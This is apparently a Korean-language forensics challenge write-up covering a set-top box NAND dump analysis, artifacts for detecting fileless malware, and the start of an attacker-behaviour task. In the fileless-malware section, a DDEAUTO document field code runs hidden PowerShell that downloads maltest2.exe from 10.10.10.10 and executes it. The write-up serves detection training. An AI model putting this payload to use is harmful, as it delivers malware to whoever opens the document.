


그림 21. 정상 파일과 다른 의심 영역




그림 22. 의심 영역 2

remove2.py > ...

```python
file_path = r"NAND_Dump_first.bin"
Output_path = r"C:\MOI200\test.bin"

# 800h 까지 읽은 이후에 840h를 읽고 나서 읽은 영역에서 40h는 제외

f = open(file_path, 'rb')
w = open(Output_path, "wb")
data = f.read()
data_len = len(data)

offset_standard = 2048
pass_count = 0

for i in range(data_len):

    if i == offset_standard:
        pass_count = 63 #840h offset 이동하면 40h는 무시해야 함
        offset_standard += (2112) #840h
        continue

    if pass_count != 0:
        pass_count -=1
        continue

    w.write(data[i].to_bytes(1, byteorder='big'))
```

그림 23. 패딩 영역 제거 코드

```
root@ubuntu:/home/ksm1234# mount NAND_Dump_first_fixed.bin test1 -t squashfs -o loop
root@ubuntu:/home/ksm1234# cd test1
root@ubuntu:/home/ksm1234/test1# ls
app  bin  data  dev  etc  init  lib  linuxrc  mnt  opt  proc  root  sbin  sys  tmp  var
root@ubuntu:/home/ksm1234/test1# cd ..
root@ubuntu:/home/ksm1234# mkdir test2
root@ubuntu:/home/ksm1234# mount NAND_Dump_second_fixed.bin test2 -t squashfs -o loop
root@ubuntu:/home/ksm1234# cd test2
root@ubuntu:/home/ksm1234/test2# ls
app  bin  data  dev  etc  init  lib  linuxrc  mnt  opt  proc  root  sbin  sys  tmp  var
root@ubuntu:/home/ksm1234/test2#
```

그림 24. 복원 확인 모습

(2) find a file of which MD5 value is
C876A936DA0F9511D80CF792AFB42AC4. [20-points]

코드를 작성 후 확인한 결과 app/Native 파일 임을 확인하였다.

```python
import os
import hashlib

root = r"/home/ksm1234/test2"
Folder_list = []

for (root, dir, Objects) in os.walk(root):
    for object in Objects:
        path = os.path.join(root, object)
        try:
            f = open(path, 'rb')
            data = f.read()
            file_hash = hashlib.md5(data)
            print(path, ": ", file_hash.hexdigest())
        except:
            print("fail!")
```

그림 25. 폴더 내 파일 해시 출력 코드

```
/home/ksm1234/test1/init :  a64f1e2fb7a0c790e18258d08410813b
/home/ksm1234/test1/linuxrc :  a64f1e2fb7a0c790e18258d08410813b
/home/ksm1234/test1/app/Native :  c876a936da0f9511d80cf792afb42ac4
/home/ksm1234/test1/app/SecurityDemon :  2cf41bd8d55a880fa86a403791fd304c
/home/ksm1234/test1/app/create_brutus_nodes :  675d0a050f44c8464e85f659e24f3ae1
/home/ksm1234/test1/app/ert_preset_channel.db :  33c0d250f2f4e246fcce266579b29de8
```

그림26. 해시값 확인

(3) list user accounts of set-top box. [20-points]

유저에 대한 기록은 리눅스 시스템에서 /etc 폴더 하위의 passwd 파일을 찾아 보면 확인 할 수 있다. 확인한 결과는 다음과 같았다.

```
root@ubuntu:/home/ksm1234/test1/etc# cat passwd
root::0:0:root:/root:/bin/sh
bin:*:1:1:bin:/bin:/dev/null
daemon:*:2:2:daemon:/sbin:/dev/null
adm:*:3:4:adm:/var/tmp:/dev/null
ftp:*:14:50:FTP User:/var/tmp:/dev/null
nobody:*:99:99:Nobody:/:/dev/null
rpcuser:x:29:29:RPC Service User:/var/tmp:/dev/null
client:x:1000:100:Nexus client:/:/bin/sh
user1001:x:1001:100:User ID 1001:/:/bin/sh
user1002:x:1002:100:User ID 1002:/:/bin/sh
nfsnobody:x:65534:65534:Anonymous NFS User:/var/tmp:/dev/null
```

그림 27. 첫번째 squashfs 파일 내 계정 목록

```
root@ubuntu:/home/ksm1234/test2/etc# cat passwd
root::0:0:root:/root:/bin/sh
bin:*:1:1:bin:/bin:/dev/null
daemon:*:2:2:daemon:/sbin:/dev/null
adm:*:3:4:adm:/var/tmp:/dev/null
ftp:*:14:50:FTP User:/var/tmp:/dev/null
nobody:*:99:99:Nobody:/:/dev/null
rpcuser:x:29:29:RPC Service User:/var/tmp:/dev/null
client:x:1000:100:Nexus client:/:/bin/sh
user1001:x:1001:100:User ID 1001:/:/bin/sh
user1002:x:1002:100:User ID 1002:/:/bin/sh
nfsnobody:x:65534:65534:Anonymous NFS User:/var/tmp:/dev/null
```

그림 28. 두번째 squashfs 파일 내 계정 목록

IR250 – Detect Fileless Malware

Instructions

Description Recently, attackers use fileless techniques that compromise the system, maintain persistence, and move laterally within the compromised organization. In 2017 Symantec's ISTR report[1] the fileless techniques break down into four categories:

- Memory only threats
- Fileless persistence
- Dual-use tools
- Non-PE file attacks

Questions Describe each forensic technique and artifact to the above four fileless techniques.

[1] https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

1. Memory only attacks

Memory only attack(이하 MOA)은 Fileless malware, memory based attack 등으로도 불리며, 악성 행위를 바로 메모리 상에서 진행하는 공격이다. MOA 의 방식은 크게 실행에 있어 쉘 코드를 이용하는지 여부로 나눌 수 있다.

1.1 Shellcode 가 작동에 필요한 경우

이 경우는 Remote Code Execution(RCE) 취약점 등을 이용해 쉘 코드를 원격에서 실행해 악성 페이로드를 메모리에서 실행하게 한다. 악성 행위의 실행, 분석 등을 위해서는 활성 메모리 분석이 필요하다. 메모리 덤프 도구로는 DumpIt,WinPmem 등이 있으며 분석도구로는 Volatility, Volafox 등이 있다.

2.1 Shellcode 없이 작동하는 경우

악성 페이로드를 메모리에서 실행하기 위해서 주로 Powershell 이 사용되며 이 방법이 실행되기 위해서는 악성 스크립트가 실행되거나 계정 정보 유출로 인해 원격에서 Powershell 실행 등이 가능해야 한다. 악성 스크립트의 실행의 대표적인 예시로는 문서 매크로, DDE 취약점 등을 통해 실행 될 수 있다. 다음과 같은 명령어를 필드 코드 토글에 삽입한 후 문서를 실행하면 악성 행위가 실행되며 Powershell 을 통해 10.10.10.10 사이트에서 maltest2.exe 를 Temp 폴더에 저장한 뒤 실행하는 코드이다.

```
{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -Nop -sta -ExecutionPolicy
Bypass -W Hidden -command (New-Object
System.Net.WebClient).DownloadFile('http://10.10.10.10/maltest2.exe',
'C:/Windows/Temp/maltest2.exe');C:/Windows/Temp/maltest2.exe}
```

이러한 공격의 경우에는 Office 문서에 대한 흔적이 남기 때문에 Ink 파일, 점프리스트, 프리패치 등을 통해 실행 흔적을 파악할 수 있으며 문서파악 유입 경로 파악을 위해 웹 히스토리, 메일 아티팩트 분석이 이뤄져야 한다. 추가적으로 앞서 언급한 활성메모리 분석도 진행되어야 한다. 추가적으로 Powershell 실행 시에 발생하는 이벤트로그를 조사하는 것도 도움이 될 수 있다.


대상	분석 경로 및 방법
활성 메모리	Volatility를 통한 분석

이벤트로그	%SystemRoot%\System32\Winevt\Logs\Security.evtx(Event ID: 4624, Logon Type 3, 7, 10) %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
레지스트리	SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce SYSTEM\CurrentControlSet\Services SOFTWARE\Microsoft\Windows NT\CurrentVersion\svchost
링크파일	.lnk 확장자 기반 검색
점프리스트	%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent
웹 아티팩트	C:Users\IEUser\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat C:Users\IEUser\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\History C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Cache C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\GPUCache C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Cookies C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions
메일 아티팩트	.pst, .ost, store.vol 등
프리패치 파일	%System%prefetch

2. Fileless persistence

2.1. 레지스트리

악성코드의 항상성을 위해서 레지스트리의 run subkey 에 악성 파일 혹은 스크립트를 등록해 시작 프로그램으로 만드는 방법 등이 주로 이용된다. 리눅스의 경우에 Crontab 기능을 이용하여 동일하게 지속적으로 악성코드가 작동되도록 하는 것과 유사하다. 레지스트리는 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 에서 확인이 가능하다.



레지스트리 run subkey를 바꾸는 방식에는 주로 Powershell, Wscript, Cscript 등을 이용하며 이를 실행하기 위해서 VBScript. Jscript등 을 실행시킬 수 있다. 또한, ₩Software₩Classes₩하위 키에 새로운 확장자를 등록해 해당 확장자를 가진 파일이 실행될 때 악성 스크립트가 실행되도록 하는 방법도 사용된다. 이러한 공격이 성립하기 위해서는 공격자가 시작프로그램 폴더에 lnk파일을 드롭하거나 레지스트리의 run key에 윈도우 배치 파일 등을 등록하여 해당 확장자 파일을 참조하도록 해야 한다. 따라서 이러한 공격의 경우에는 lnk 파일과 레지스트리 run key 조사가 필수적이다. 윈도우 레지스트리 변경을 통해 공격이 지속되도록하는 방법은 프로그램 시작시 자동으로 악성행위가 이뤄지도록 하는 것이 핵심이다. 따라서 필수적으로 레지스트리의 run key를 조사해야 하며 추가적으로 해당 key를 실행할 수 있거나 관련이 깊은 Powershell, WMI, SC 등의 윈도우 내장 툴의 프리패치 파일 분석, ETL 파일 분석을 통한 커맨드 라인 조사, Powershell 이벤트 로그 조사 등이 이뤄져야 한다.

대상	분석 대상 및 방법
활성 메모리	난독화된 스크립트가 평문으로 나타날 가능성이 있음
레지스트리	Run Key 및 서비스 관련 SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce SYSTEM\CurrentControlSet\Services SOFTWARE\Microsoft\Windows NT\CurrentVersion\svchost LocalSystem, NT AUTHORITY\LocalService NT AUTHORITY\NetworkService 확장자 관련

	\Software\Classes\ SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts
프리패치	%SystemRoot%\Prefetch
ETL	\Windows\System32\WDI\LogFiles*
이벤트로그	%SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

2.2. WMI

WMI는 로컬과 원격환경에 대한 관리 기능을 제공하며 Wmic.exe와 Powershell 또는 다른 스크립트를 통해 사용이 가능하다. WMI 데이터는 %System%₩wbem₩repository 경로에 여러 개 파일로 나뉘어 저장된다. WMI를 이용한 공격은 WMI repository, wmic.exe를 이용한 경우 발생하는 프리패치, ETL을 통한 커맨드라인 조사, Powershell 이벤트로그 조사, 활성 메모리가 확보되었다면 volatility의 cmdline, cmdscan 플러그인을 통한 분석이 필요하다.

대상	**분석 대상 및 방법**
활성 메모리	Volatility의 cmdline, cmdscan 플러그인 활용하여 커맨드라인 히스토리 분석
이벤트로그	파워쉘 스크립트 내용 로그 분석 %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
WMI	%System%\wbem\repository
프리패치	wmic.exe %SystemRoot%\Prefetch
ETL	실행 프로세스 및 커맨드라인 \Windows\System32\WDI\LogFiles*

2.3. Scheduled task

Schtasks.exe는 명령 및 프로그램이 정기적으로 또는 특정 시간에 실행 되도록 예약 하는 기능으로 리눅스의 crontab과 유사하다. 이를 통해 주기적으로 악성행위를 실행 할 수 있기 때문에 Schtasks.exe의 프리패치 분석, 작업스케줄러 분석, ETL 분석 등이 이뤄져야 한다.

대상	**분석 대상 및 방법**
활성 메모리	Volatility의 cmdline, cmdscan 플러그인 활용하여 커맨드라인 히스토리 분석
이벤트로그	파워쉘 스크립트 내용 로그 분석 %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

프리패치	Schtasks.exe 실행시각 %SystemRoot%\Prefetch
ETL	실행 프로세스 및 커맨드라인 \Windows\System32\WDI\LogFiles*
작업 스케줄러	Schtasks.exe 실행하여 조사

2.4. Callback on shutdown

해당 기법은 악성코드가 메모리에서 실행 된 뒤 파일과 레지스트리키가 모두 삭제되며 컴퓨터가 종료 되면 다시 파일과 레지스트리키가 생성되는 기법을 말한다. 해당 기법에 대해 조사하기 위해서는 파일 시스템 로그 내용 중에 시스템 종료직전에 생성되는 파일에 집중해야 하며, 온라인 레지스트리 뿐만 아니라 오프라인 상태의 레지스트리도 확보하는 것이 중요하다.

대상	분석 대상 및 방법
이벤트로그	%SystemRoot%\System32\Winevt\Logs\System.evtx(eventID 6006, 13)
파일시스템 로그	$MFT, $Logfile, $UsnJrnl
레지스트리	SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

2.5. Infect existing file

해당 기법은 시작 프로그램 폴더 내 파일을 교체, 감염 시키는 방법이다. Powershell이 실행될 수 있는 환경에서 악성코드를 주입할 수 있다. 공격이 성립되면 Powershell이 실행될 때마다 주입한 악성코드가 실행되고 악성프로필이 로드하게 된다.

대상	분석 대상 및 방법
Powershell Profile	$Home\[MyDocuments]\WindowsPowerShell\Profile.ps1 $Home\[MyDocuments]\Profile.ps1 $PsHome\Microsoft.PowerShell_profile.ps1 $PsHome\Profile.ps1 $Home\[MyDocuments]\WindowsPowerShell\Microsoft.P owerShellISE_profile.ps1 $PsHome\Microsoft.PowerShellISE_profile.ps1
시작프로그램 폴더	%ProgramData%\Microsoft\Windows\Start Menu\Programs\StartUp %UserProfile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

3. Dual-use tools

합법적인 목적과 불법적인 목적 모두로도 사용될 수 있는 도구를 말하며 대표적으로

powershell.exe, net.exe, mimikatz.exe 등이 여기에 해당한다. 이러한 도구의 경우 커맨드라인에 어떤 내용을 넣었는지가 툴 사용 목적의 불법성을 판단하는데 있어 중요하다. 커맨드라인 조사를 위해서는 ETL 파일 조사, Powershell 이벤트로그 조사, Volatility의 cmdline, cmdscan 플러그인 등이 활용 될 수 있다.

분류	분석 대상 및 방법
활성 메모리	Volatility의 cmdline, cmdscan 플러그인 활용하여 커맨드라인 히스토리 분석
이벤트로그	원격 접속 이벤트 로그 %SystemRoot%\System32\Winevt\Logs\Security.evtx(Event ID: 4624, Logon Type 3, 7, 10) 파워쉘 스크립트 내용 로그 분석 %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
레지스트리	Run Key SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
프리패치	WMI, SC, rundll32 등 내장 툴 실행 시각 및 로드한 DLL 분석 %SystemRoot%\Prefetch
ETL	실행 프로세스 및 커맨드라인 인자값 확인 \Windows\System32\WDI\LogFiles*

3.1. System Configuration

해당 기법은 새로운 유저 계정을 생성한 이후 RDP 서비스를 활성화하거나 새로운 DNS 서버를 설정 하거나, host 파일 감염을 통해 악성사이트로 유도하게 하는 기법을 말한다. 해당 기법은 쉘이 상승된 권한으로 실행되며 로그인 이벤트로그를 남기지 않을 수도 있다. 기본적으로 host 파일에 대한 검색, volatility 의 cmdscan, cmdline 명령어를 통한 커맨드라인 조사, 레지스트리 의 계정 확인 과 이벤트 로그 확인이 필요하다.

대상	분석 대상 및 방법
활성 메모리	Volatility의 cmdline, cmdscan 플러그인 활용하여 커맨드라인 히스토리 분석
이벤트 로그	원격 접속 이벤트 로그 관련 %SystemRoot%\System32\Winevt\Logs\Security.evtx(Event ID: 4624, Logon Type 3, 7, 10) 파워쉘 스크립트 내용 로그 분석 %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
레지스트리	Run Key 및 서비스 관련 SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

	계정 관련 HKLM\SAM\SAM\Domains\Account\Users\{RID} HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
hosts파일	c:\Windows\System32\drivers\etc\hosts

4. Non-PE file attacks

해당 공격은 스크립트 공격뿐만 아니라 합법적인 툴을 통한 공격도 포함한다. 스크립트를 통한 공격의 경우 탐지가 가능하지만 난독화가 용이하기 때문에 일반적인 검색 방법으로는 탐지가 어렵다. 문서 내에 악성 스크립트가 삽입되어 있는 경우에는 해당 문서 소프트웨어가 설치되어야 하며 피해자가 실행을 해야 한다. 대표적으로 word 문서의 매크로나 DDE 취약점 등이 이에 해당한다고 볼 수 있다. 추가적으로 앞서 언급한 WMI를 사용해 숨김 권한으로 Powershell 스크립트를 실행 할 수 있다. 이를 탐지하기 위해서는 기본적으로 이벤트로그, 시작 프로그램 관련 레지스티리, 문서관련 아티팩트, 웹 아티팩트, ETL 로그 등의 분석이 필요하다.

대상	**분석 대상 및 방법**
활성 메모리	Volatility, 난독화 해제 후 스크립트 분석/ cmdline, cmdscan 등으로 wmic.exe 커맨드라인 분석
이벤트로그	파워쉘 스크립트 내용 로그 분석 %SystemRoot%\System32\Winevt\Logs\Windows Powershell.evtx %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
레지스트리	SOFTWARE\Microsoft\Windows\CurrentVersion\Run SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
링크파일	.lnk 확장자 기반 검색
점프리스트	%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent
메일	.pst, .ost, store.vol
브라우저	C:Users\IEUser\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat C:Users\IEUser\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\History C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Cache C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\GPUCache C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Cookies C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies C:Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Extensions
ETL	실행 프로세스 및 커맨드라인 인자값 확인 \Windows\System32\WDI\LogFiles*

IR300 – Attacker Behavior Analytics

Instructions

Description The objective of this exercise is to analyze a victim's system and identify an attacker's behavior. A target file is a logical image that captured the victim's system using FTK Imager.

Target	Hash (MD5)
IR300.ad1	D84D297A8F497D31E85E0C15E2E2ED57

Questions Answer the questions and explain how you reached that conclusion.

Tools used:

Name:	FTK Imager	Publisher:	AccessData
Version:	4.2.1		
URL:	https://accessdata.com/product-download/ftk-imager-version-4-2-1		

Name:	Windbg	Publisher:	Microsoft
Version:	1.0.1912.11001		
URL:	https://accessdata.com/product-download/ftk-imager-version-4-2-1		

Name:	WinprefetchView	Publisher:	Nirsoft
Version:	1.35		
URL:	https://www.nirsoft.net/utils/win_prefetch_view.html		

Name:	NetworkUsageView	Publisher:	Nirsoft
Version:	1.13		

URL:	https://www.nirsoft.net/utils/network_usage_view.html

Name:	HxD	Publisher:	Maël Hörz
Version:	2.3.0.0		
URL:	https://mh-nexus.de/en/hxd/		

Step-by-step methodology:

1. Find the malware in the "Startup" folder and figure out where it came from. [60 points]

   문제에 제시한 대로 먼저 Startup 폴더를 찾아갔다. Startup 폴더는 Users/<username>/AppData/Roaming/Microsoft/Windows/StartMenu/Programs/Startup/ 경로에 존재하며 확인 결과 PLSoft 유저의 계정의 경로에서 hi.exe를 발견할 수 있었다.




그림29. 발견한 hi.exe

해당 파일이 어디서 왔는지 확인하기 위해 파일변경 내용을 기록하는 $MFT,

$Logfile, $Usnjrnl파일을 찾아보았지만 그 결과 $MFT, $LogFile은 찾아볼 수 없었다. 다만 $Usnjrnl 파일의 하위에 있는 $J파일을 찾아 볼 수 있었다. 해당 파일을 추출한 이후 NTFS Log Tracker를 통해 DB화 한 이후 Sqlite DB browser로 확인한 결과는 다음과 같았다.





